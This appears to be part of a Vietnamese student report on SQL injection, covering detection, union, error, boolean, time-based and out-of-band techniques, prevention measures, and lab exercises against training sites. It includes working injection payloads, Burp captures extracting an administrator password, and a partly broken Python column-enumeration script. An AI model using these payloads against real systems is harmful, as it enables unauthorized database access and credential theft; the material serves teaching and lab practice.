


Ngoài ra, nếu ta lợi dụng mệnh đề “OR” để chèn một điều kiện luôn đúng vào câu truy vấn để phá vỡ logic của nó thì trang web còn có thể trả về toàn bộ dữ liệu trên bảng của nó.

`https://0a37005903fa27ad80cb458b0025004f.web-security-academy.net/filter?category=Pets'+OR+1=1- -`

Đường dẫn sẽ sinh ra một câu truy vấn có dạng:

```
SELECT * FROM table WHERE category = 'Pets' OR 1=1- -' AND release = 1
```




2.1.5. Cách phát hiện lỗ hổng SQL Injection

Để phát hiện trang web có tồn tại lỗ hổng SQL injection hay không ta có thể thực hiện bằng một phương pháp thủ công thông thường đó là sử dụng các ký tự đặc biệt có tác dụng trong hệ quản trị cơ sở dữ liệu ví dụ như dấu nháy đơn, dấu nháy kép, dấu chấm phẩy, hay các ký tự comment vào trong các vị trí cần kiểm tra và theo dõi phản hồi của ứng dụng web. Nếu web trả về các thông báo lỗi thì ta có thể chắc rằng web đó tồn tại lỗ hổng SQLi.

Ngoài ra, ta cũng có thể sử dụng các phương pháp kiểm thử thủ công khác như sử dụng các truy vấn time delay, sử dụng các phương pháp tương tác với các thiết bị ngoại vi OAST (Out-of-band Application Security Testing) và quan sát sự thay đổi trong từng response.

Ví dụ một web có đường dẫn truy cập như sau vào danh mục Browser Category:

```
http://testphp.vulnweb.com/listproducts.php?cat=2
```



Ta sẽ thử inject một ký tự đặc biệt vào và quan sát sự thay đổi:

<http://testphp.vulnweb.com/listproducts.php?cat=%27#> (%27 là encode của dấu nháy đơn)



Thông báo lỗi trả về rất chi tiết, bao gồm loại lỗi, vị trí lỗi và cơ sở dữ liệu mà hệ thống sử dụng (ở đây là MySQL). Lợi dụng điều này ta hoàn toàn có thể áp dụng khai thác Error-based.

Tương tự đó, với mỗi hệ quản trị cơ sở dữ liệu khác nhau sẽ có các câu truy vấn khác nhau gây lỗi, và cũng tùy vào cách xử lý của trang web, cách nó báo lỗi mà ta xác định được loại lỗ hổng SQLi đang tồn tại là gì và có phương án khai thác chính xác.

Ngoài ra, thay vì tìm kiếm, xác định lỗ hổng bằng cách thủ công, hiện nay trên thị trường có rất nhiều công cụ giúp ta scan được các lỗ hổng này như BurpSuite, Acunetix,... Những sản phẩm này đều có thể áp dụng dò quét các lỗ hổng trên web và chúng không chỉ dừng lại ở việc dò quét được SQL injection mà còn có thể phát hiện ra các lỗ hổng khác tồn tại trên web.

2.2. Một số kỹ thuật khai thác phổ biến

2.2.1. Union-based

Khi một ứng dụng web được phát hiện là bị tấn công bởi SQL Injection và lỗ hổng thuộc vào loại In-band SQLi. Kết quả truy vấn trả về dưới dạng phản hồi của trang web, có thể dùng toán tử UNION để truy xuất dữ liệu từ các bảng khác trong cơ sở dữ liệu.

Toán tử UNION cho phép người dùng thực hiện nhiều câu lệnh SELECT để truy vấn. Kẻ tấn công sẽ chèn câu truy vấn UNION SELECT vào câu truy vấn ban đầu để thực hiện truy vấn bổ sung tới các bảng khác trong cơ sở dữ liệu.

Để thực hiện được kỹ thuật tấn công bằng toán tử UNION, kẻ tấn công cần đảm bảo được hai điều kiện sau:

- Số cột trả về trong toán tử UNION phải bằng số cột trả về trong truy vấn SELECT gốc.
- Các cột tương ứng trong câu lệnh SELECT và UNION phải cùng kiểu dữ liệu.

2.2.2. Error-based

Error-based SQL injection là khi kẻ tấn công sử dụng các thông báo lỗi lỗi được trả về từ Database Server có chứa thông tin về cấu trúc của cơ sở dữ liệu. Theo bản chất thì Error-based là một dạng Inband SQL injection, tức là ta có thể thấy được dữ liệu ngay trên thông báo lỗi trả về, tuy nhiên đôi khi có thể kết hợp nó với boolean để đối phó với các dạng blind SQLi nhằm tạo ra các lỗi logic để web bị lỗi khi kết quả đúng hoặc web bình thường khi kết quả sai, qua đó suy diễn các thông tin.

Với Error-based SQLi thông thường, kẻ tấn công sẽ tạo ra một lỗi và khiến ứng dụng phản hồi lại một thông báo lỗi chi tiết, và đôi khi có những ứng dụng do cấu hình yếu hoặc sai cách khiến những thông báo lỗi trả về này quá chi tiết, nó hiển thị đầy đủ các câu lệnh, vị trí lỗi, từ đó kẻ tấn công có thể suy diễn để tạo ra các payload phù hợp để khiến ứng dụng trả về các thông tin quan trọng.

2.2.3. Boolean-based

Boolean (còn được gọi là boolean-based injection) là kỹ thuật tấn công SQL Injection dựa vào việc gửi các truy vấn tới cơ sở dữ liệu bắt buộc ứng dụng trả về các kết quả khác nhau phụ thuộc vào câu truy vấn là True hay False.

Tuỳ thuộc kết quả trả về của câu truy vấn mà HTTP response có thể thay đổi, hoặc giữ nguyên. Kẻ tấn công thực hiện các truy vấn SQL khác nhau để đặt câu hỏi TRUE hoặc FALSE cho cơ sở dữ liệu. Sau đó, kẻ tấn công phân tích sự khác biệt trong phản hồi giữa các câu TRUE và FALSE. Từ đó dự đoán trang web có dễ bị tấn công hay không.

Kiểu tấn công này thường chậm (đặc biệt với cơ sở dữ liệu có kích thước lớn) do người tấn công cần phải liệt kê từng dữ liệu, hoặc mò từng ký tự.

2.2.4. Time-based

Time-based SQL Injection là một phương pháp tấn công trong đó kẻ tấn công gửi các truy vấn SQL đến cơ sở dữ liệu và quan sát thời gian phản hồi từ hệ thống. Bằng cách này, kẻ tấn công có thể suy luận được kết quả của các truy vấn, liệu chúng trả về TRUE hay FALSE.

Khi gửi truy vấn, kẻ tấn công sẽ quan sát thời gian phản hồi từ hệ thống. Nếu thời gian phản hồi lâu hơn một ngưỡng nhất định, kẻ tấn công có thể kết luận rằng truy vấn của mình trả về TRUE. Ngược lại, nếu thời gian phản hồi ngắn hơn, kết quả là FALSE.

Phương pháp này cho phép kẻ tấn công suy ra kết quả của các truy vấn mà không cần dựa vào dữ liệu cụ thể từ cơ sở dữ liệu. Tuy nhiên, cuộc tấn công này thường rất chậm, đặc biệt là trên các cơ sở dữ liệu lớn, vì kẻ tấn công phải thử nghiệm từng ký tự một để liệt kê dữ liệu.

2.2.5. Out-of-band

Trong trường hợp phản hồi của Server không ổn định hoặc có thể ứng dụng thực hiện truy vấn SQL nhưng lại thực hiện bất đồng bộ, tức là ứng dụng

tiếp tục xử lý yêu cầu của người dùng trong luồng gốc, nhưng có thể sẽ sử dụng một luồng khác để thực hiện truy vấn SQL. Vì thế ta khó có thể dựa vào các thay đổi, lỗi, thông tin trả về hay thời gian độ trễ của ứng dụng để suy diễn, tức là các kỹ thuật In-band SQL injection sẽ không còn tác dụng.

Với trường hợp này thì kẻ tấn công có thể dựa vào khả năng Server thực hiện các request DNS hoặc HTTP để điều hướng dữ liệu về phía một máy chủ do kẻ tấn công làm chủ, thông qua đó kẻ tấn công gửi các truy vấn lên và thu về các kết quả mong đợi.

Kiểu tấn công này sẽ sử dụng các câu truy vấn DNS request như DNS lookup, hoặc HTTP request để hướng luồng dữ liệu đi qua đó và lấy dữ liệu.

Out-of-band SQLi không phải dạng tấn công phổ biến, chủ yếu bởi vì nó phụ thuộc vào các tính năng được bật trên Database Server được sử dụng bởi Web Application.

2.3. Các giải pháp phòng ngừa

2.3.1. Xác thực dữ liệu đầu vào

Các giải pháp phòng ngừa để ngăn chặn và giảm thiểu các lỗ hổng SQL Injection, bao gồm:

- Ngăn chặn lỗ hổng SQLi bằng cách kiểm tra và lọc dữ liệu đầu vào:
 - + Kiểm tra tất cả các dữ liệu đầu vào, đặc biệt là dữ liệu nhập từ người dùng và từ các nguồn không tin cậy. Tất cả thông tin mà người dùng cung cấp cần phải được xem là có thể gây hại, trừ khi có bằng chứng khác. Nguyên tắc này không chỉ áp dụng cho các hộp nhập liệu đơn giản như vùng văn bản, mà còn đối với mọi thành phần khác như dữ liệu ẩn, chuỗi tham số truy vấn, cookie và tệp tải lên.
 - + Tạo các bộ lọc để lọc bỏ các ký tự đặc biệt và các từ khóa của ngôn ngữ trong các trường hợp không cần thiết mà kẻ tấn công có thể sử dụng. Ví dụ như: dấu nháy đơn ('), dấu nháy kép ("), dấu ngoặc đơn (()), dấu ngoặc vuông ([]), dấu chấm phẩy (;) và dấu gạch ngang (-) hay các lệnh truy vấn thường gặp trong ngôn ngữ CSDL: SELECT, INSERT, DROP, TRUNCATE, ALTER....
 - + Tránh sử dụng các câu truy vấn trực tiếp, nên dùng thủ tục lưu trữ (stored procedure) và các cơ chế truyền tham số.
- Sử dụng các hàm như htmlspecialchars() hoặc sử dụng các hàm như mysql_real_escape_string() để làm sạch dữ liệu trước khi thêm vào câu lệnh SQL. Điều này giúp đảm bảo DBMS không bao giờ nhầm lẫn dữ liệu đầu vào với lệnh SQL do nhà phát triển cung cấp.

- Đảm bảo dữ liệu đầu vào tương ứng với các định dạng có sẵn.
- Kiểm tra độ dài dữ liệu và các yêu cầu đặc biệt khác, đảm bảo không vượt quá độ dài cho phép hoặc ngắn hơn độ dài tối thiểu (ví dụ: mật khẩu ít nhất 8 ký tự, trong đó có chữ hoa chữ thường, số, ít nhất 1 ký tự đặc biệt...)

2.3.2. Sử dụng Prepared Statements hoặc Parameterized Queries

Thay vì tạo câu lệnh SQL trực tiếp từ dữ liệu nhập vào của người dùng, nên sử dụng Prepared Statements hoặc Parameterized Queries. Điều này giúp tách biệt dữ liệu nhập từ người dùng và câu lệnh SQL, làm giảm khả năng bị tấn công SQL Injection.

Mã nguồn dưới đây, viết bằng ngôn ngữ lập trình C#, minh họa cách sử dụng câu lệnh tham số nhằm tăng cường an ninh cho trang web trước nguy cơ tấn công SQL Injection:

```
SqlCommand cmd = new SqlCommand ("SELECT * FROM users
WHERE username=@username AND password=@password",con);

SqlParameter username = new SqlParameter(); username.ParameterName =
"@username"; username.value = txtUsername.Text;
cmd.Parameters.Add(username);

SqlParameter password = new SqlParameter(); password.ParameterName =
"@password"; password.value = txtPassword.Text;
cmd.Parameters.Add(password);
```

Logic của code như sau:

- Bắt đầu quá trình bằng việc tạo một đối tượng SqlCommand và sử dụng placeholder @parameter_name trong chuỗi lệnh để nhúng dữ liệu người dùng nhập vào.
- Tiếp theo, tạo một đối tượng SqlParameter, trong đó chứa thông tin input của người dùng, thay vì trực tiếp nhúng nó vào chuỗi lệnh.
- Cuối cùng, thêm đối tượng SqlParameter vào bộ tham số của đối tượng SqlCommand, điều này sẽ thay thế các tham số bằng input được cung cấp

Parameterized queries sử dụng để xử lý dữ liệu đầu vào trong truy vấn, bao gồm cả WHERE, các giá trị trong lệnh INSERT hoặc UPDATE. Tuy nhiên, chúng không thể sử dụng để xử lý đầu vào không tin cậy trong các phần khác của truy vấn, như tên bảng, cột, hoặc mệnh đề ORDER BY.

Một cách tiếp cận khác vào các dữ liệu này, đó là sử dụng các giá trị đầu vào được phép, tức danh sách trắng (Whitelist). Whitelist là một danh sách các thực thể được truy cập để thực hiện chức năng cụ thể, có thể bao gồm danh sách tên cá nhân, tổ chức hay tên thương hiệu. Whitelist tăng khả năng kiểm soát nội dung hợp lệ trên hệ thống, đảm bảo tính xác thực cho dữ liệu, tránh vi phạm các tiêu chuẩn của dữ liệu. Khi tạo ứng dụng web, người lập trình hoàn toàn có thể sử dụng việc tham số hóa dữ liệu này cho các ngôn ngữ lập trình khác như ASP.NET, PHP và JSP...

2.3.3. Hạn chế quyền truy cập của người dùng vào cơ sở dữ liệu

- Thiết lập đặc quyền thấp nhất khi truy cập CSDL: Ứng dụng nên sử dụng mức đặc quyền thấp nhất có thể khi truy cập cơ sở dữ liệu, tránh được trao quyền ở mức quản trị viên cơ sở dữ liệu. Truy vấn chỉ yêu cầu quyền đọc, thì không cần cấp quyền ghi cho tài khoản ứng dụng; nếu truy vấn chỉ cần đọc tập hợp con dữ liệu (bảng đơn hàng), chỉ cần dùng tài khoản với phạm vi truy cập tương đương.
- Loại bỏ, vô hiệu hóa chức năng mặc định hoặc không cần thiết trong CSDL, tránh tấn công sử dụng nhằm thực thi các câu lệnh SQL tùy ý.
-

2.3.4. Một số biện pháp phòng tránh khác

- Sử dụng ORM (Object-Relational Mapping): Sử dụng ORM framework giúp tạo và thao tác với cơ sở dữ liệu mà không cần viết câu lệnh SQL trực tiếp. ORM framework thường cung cấp cơ chế tự động thực hiện các biến đổi an toàn với dữ liệu, giúp ngăn chặn các lỗ hổng SQL Injection.
- Sử dụng các thủ tục lưu trữ (stored procedures – SP) : yêu cầu các nhà phát triển nhóm các lệnh SQL thành một đơn vị logic, nhằm tạo ra một kế hoạch thực thi. Các lần thực thi sau đó cho phép tự động tham số hóa các lệnh. Nói một cách đơn giản, đây là một loại mã có thể được lưu trữ để sử dụng trong tương lai. Do đó, mỗi khi cần thực hiện một truy vấn, thay vì viết lại mã, bạn có thể gọi đến một stored procedure.

- Sử dụng tường lửa ứng dụng web (WAF) để xem xét lưu lượng truy cập và tìm kiếm các mẫu khớp với kỹ thuật tấn công SQL Injection đã biết và ngăn chặn trực tiếp tại port.
- Thường xuyên cập nhật các bản vá bảo mật và kiểm tra mã nguồn : Đảm bảo mã nguồn ứng dụng được kiểm tra định kỳ để phát hiện và sửa lỗi SQL Injection mới. Cập nhật các thư viện và framework sử dụng trong ứng dụng để đảm bảo sử dụng phiên bản an toàn nhất
- Cấm hoặc vô hiệu hóa việc thực hiện các thủ tục hệ thống - các thủ tục cơ sở dữ liệu có sẵn cho phép can thiệp vào hệ quản trị cơ sở dữ liệu và hệ điều hành nền, ví dụ như xp_cmdshell cho phép chạy lệnh của hệ điều hành
- Ghi nhật ký và giám sát các bản ghi nhằm phát hiện các dấu hiệu bất thường từ các truy vấn CSDL, các tham số không mong muốn.
- Sử dụng các công cụ rà quét lỗ hổng SQL injection để chủ động tìm lỗi tồn tại trong hệ thống và khắc phục (SQLMap, BurpSuite, Acunetix...).
- Cập nhật liên tục: Luôn học tập, trau dồi thêm kiến thức về các nguy cơ và biện pháp phòng ngừa SQL Injection.

2.4. Kết luận chương 2


Trong chương 2, nhóm chúng em đã giới thiệu về SQL Injection bao gồm phân loại, các phần dễ bị tấn công, cách thức hoạt động và cách phát hiện lỗ hổng SQL Injection, cùng với đó là kiến thức cơ bản về các kỹ thuật khai thác lỗ hổng SQLi phổ biến như Union-based, Error-based, Boolean-based, Time-based và Out-of-band. Ngoài ra ở trong chương này nhóm chúng em cũng đưa ra một vài cách phòng ngừa tấn công SQL Injection.

CHƯƠNG 3: THỰC NGHIỆM CÁC KỸ THUẬT KHAI THÁC PHỔ BIẾN

3.1. Union-based

3.1.1. Kiểm thử bằng BurpSuite

Trong phần kiểm thử này, có một website với giao diện như sau:



Để có thể lấy được username và password của người dùng administrator, trước hết cần xác định được hai yếu tố là:

- Có bao nhiêu cột được trả về trong truy vấn gốc.
- Các cột được trả về từ truy vấn gốc có kiểu dữ liệu phù hợp để gộp với dữ liệu truy vấn được truyền vào hay không.

Trước hết, cần gửi HTTP request tới repeater bằng cách Ctrl+R hoặc nhấn chuột trái chọn Send to Repeater để có thể chỉnh sửa được các tham số trong request

Tiếp theo, để xác định được số cột trả về ở trong truy vấn gốc, thực hiện chèn chuỗi UNION SELECT NULL -- vào request. Nếu response trả về “Internal Server Error” tức là đã có lỗi xảy ra, còn nếu trả về “OK” tức là đã hoàn thành việc tìm số cột được trả về trong truy vấn gốc

Trong trường hợp này, khi chèn tới giá trị NULL thứ 2, trang web đã phản hồi bình thường. Điều này chứng tỏ câu truy vấn gốc trả về 2 cột.

```
Request
Pretty Raw Hex
1 GET /filter?category=Toys+%26+Games'+UNION+SELECT+NULL,NULL--HTTP/2 HTTP/2
2 Host: 0a5b003e042a6be5818739a200b500fa.web-security-academy.net
3 Cookie: session=Npb06DZ23NeWDqp5bHPfhe3fHy7ZLPWg
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
https://0a5b003e042a6be5818739a200b500fa.web-security-academy.net/filter?category=Gifts
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
```

```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 7499
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11    <title>
      SQL injection UNION attack, retrieving data from other tables
    </title>
12  </head>
13  <body>
14    <script src="/resources/labheader/js/labHeader.js">
    </script>
15    <div id="academyLabHeader">
16      <section class='academyLabBanner'>
```

Sau khi đã tìm được số cột, để xác định kiểu dữ liệu trả về từ kiểu truy vấn gốc, sử dụng UNION SELECT như cách xác định số cột. Nhưng với số NULL đã biết, ta chỉ cần thay thế NULL từng vị trí tương ứng với từng cột thành kiểu giá trị mà ta muốn để xác định xem kiểu dữ liệu ở đó có tương thích không. Nếu trong trường hợp kiểu dữ liệu không tương thích, response sẽ trả về “Internal Server Error”

Trong trường hợp này, sau khi thay 2 giá trị ngẫu nhiên là ‘a’ và ‘b’ vào 2 vị trí NULL, trang web vẫn hiển thị bình thường. Điều này chứng tỏ cho cả 2 cột này đều có kiểu dữ liệu là String.

```
Request
Pretty Raw Hex
1 GET /filter?category=Toys+%26+Games'+UNION+SELECT+'a','b'--HTTP/2 HTTP/2
2 Host: 0a5b003e042a6be5818739a200b500fa.web-security-academy.net
3 Cookie: session=Npb06DZ23NeWDqp5bHPfhe3fHy7ZLPWg
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
https://0a5b003e042a6be5818739a200b500fa.web-security-academy.net/filter?category=Gifts
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 7595
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11 <title>
SQL injection UNION attack, retrieving data from other tables
</title>
12 </head>
13 <body>
14 <script src=/resources/labheader/js/labHeader.js">
</script>
15 <div id="academyLabHeader">
```

Cuối cùng là truy vấn tới bảng users và lấy ra username và password theo 2 cột bằng cách chèn thêm câu truy vấn:

UNION SELECT username, password FROM users

Sau khi chèn câu lệnh trên, đoạn mã sẽ trả về toàn bộ các username và password từ bảng users, kèm với đó là dữ liệu từ câu truy vấn gốc. Ở trường hợp này, xuất hiện username là “administrator” với password là “615m8zh6wkw4i4kh787e”

Request

Pretty

Raw

Hex

1

GET /filter?category=Toys+%26+Games'+UNION+SELECT+username,+password+FROM+users-- HTTP/2

2

Host: 0a5b003e042a6be5818739a200b500fa.web-security-academy.net

3

Cookie: session=Npb06DZ23NeWDqp5bHPfhe3fHy7ZLPWg

4

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

6

Accept-Language: en-US,en;q=0.5

7

Accept-Encoding: gzip, deflate, br

8

Referer: https://0a5b003e042a6be5818739a200b500fa.web-security-academy.net/filter?category=Gifts

9

Upgrade-Insecure-Requests: 1

10

Sec-Fetch-Dest: document

11

Sec-Fetch-Mode: navigate

12

Sec-Fetch-Site: same-origin

13

Sec-Fetch-User: ?1

14

Te: trailers

15

16

Response

Pretty

Raw

Hex

Render

73

<tr>

74

<th>

administrator

</th>

75

<td>

6l5m8zh6kw4i4kh787e

</td>

76

</tr>

77

<tr>

78

<th>

Hexbug Battleground Tarantula Double Pack

</th>

79

<td>

What's scarier than a tarantula you ask? Well, Battleground Tarantulas obviously!

80

Have a wicked war of a time with these duelling creepy crawlies and pit your colourful critter against your friend's. Remote controls are included so you just need to pick where your battle ground will be and get the war started. These warring spiders are an ideal gift for someone

Tuy nhiên, sẽ có trường hợp lượng thông tin mà kẻ tấn công muốn lấy nhiều hơn số cột truy vấn gốc, hoặc số cột muốn lấy nhiều hơn số cột có kiểu dữ liệu phù hợp, kẻ tấn công sẽ có thể sử dụng các hàm, các ký tự dùng để nối chuỗi để nối hai hoặc nhiều thông tin lại với nhau để chiếm đoạt thông tin.

3.1.2. Kiểm thử bằng Python

Bên cạnh việc kiểm thử Union-based bằng BurpSuite, để tối ưu thời gian thực hiện và ứng dụng được với nhiều ứng dụng Web hơn, có thể sử dụng ngôn ngữ Python để tự động hóa quá trình này. Cũng giống như việc sử dụng BurpSuite, trước hết cần xác định được hai yếu tố là số cột được trả về trong truy vấn gốc và kiểu dữ liệu truyền vào.

Hàm `Tim_so_cot()` dưới đây sẽ giải quyết được vấn đề tìm ra số lượng cột bằng cách sử dụng `ORDER BY`, với tham số truyền vào là đường dẫn trang web. Để tối ưu thời gian thực hiện tấn công, thay vì chèn liên tục các giá trị `NULL` vào mệnh đề `UNION` thì sử dụng mệnh đề `ORDER BY`

Trong trường hợp này, xét biến `i` trong khoảng từ 1 đến 50, hàm `ORDER BY` sẽ lần lượt chèn các giá trị của `i` vào `sql_payload`. Sau đó, lấy kết quả trả về bằng cách sử dụng hàm `GET` của module `requests` và chuyển nó qua dạng văn bản. Nếu kết quả phản hồi là “Internal Server Error”, điều này có nghĩa là số cột đã vượt quá số cột hiện có trong truy vấn SQL thì hàm sẽ trả về số cột hiện có trừ đi 1. Còn nếu không tìm thấy số cột, hoặc xảy ra lỗi trong quá trình thực hiện thì sẽ trả về giá trị `False`.

Sau khi đã tìm được số lượng cột, thì hàm `Tim_chuoi()` sẽ tiếp tục giải quyết vấn đề tiếp theo là xem cột được trả về từ truy vấn gốc có kiểu dữ liệu phù hợp để gộp với dữ liệu truy vấn được truyền vào hay không.

Trước tiên, thay thế ta thay thế giá trị “aBc” vào từng cột bằng vòng lặp `For`, các cột còn lại vẫn giữ nguyên giá trị “NULL”. Sau đó, tạo một danh sách chứa các giá trị “NULL” và thay lần lượt chúng bằng biến `string`. Thực hiện nối các thành phần trong danh sách thành một chuỗi, dùng hàm `GET` để lấy kết quả và chuyển nó qua dạng văn bản. Kết quả phản hồi sẽ được lưu trong biến `res`. Nếu cột đó có kiểu dữ liệu là `String`, thêm vào danh sách `Available` đã được tạo từ lúc đầu. Nếu có ít nhất một cột chứa kiểu dữ liệu chuỗi, danh sách các cột này sẽ được trả về. Còn nếu không có cột nào chứa chuỗi cụ thể, hàm sẽ trả về `False`.

```
import requests
import sys
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
# proxies = {"http": "http://127.0.0.1:8080", "https":
"http://127.0.0.1:8080"}

def Tim_so_cot(url):
    for i in range(1, 50):
        sql_payload = ""+order+by+%s--" % i
        r = requests.get(url + sql_payload, verify=False)
        res = r.text
```

```

        if "Internal Server Error" in res:
            return i - 1
    return False

def Tim_chuoi(url, num_col):
    available = []
    for i in range(1, num_col + 1):
        string = "aBc"
        payload_list = ["null"] * num_col
        payload_list[i - 1] = string
        sql_payload = " union select " + ",".join(payload_list) + "--"
        r = requests.get(url + sql_payload, verify=False)
        res = r.text
        if string.strip("") in res:
            available.append(i)
    if available:
        return available
    return False

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("[-] Usage: %s <url>" % sys.argv[0])
        print("[-] Example: %s www.example.com" % sys.argv[0])
        sys.exit(-1)

    url = sys.argv[1].strip()

    print("[+] Đang tìm số cột...")
    num_col = Tim_so_cot(url)
    if num_col:
        print("[+] Số cột trả về là " + str(num_col) + ".")
        print("[+] Đang tìm cột chứa chuỗi...")
        string_column = Tim_chuoi(url, num_col)
        if string_column:
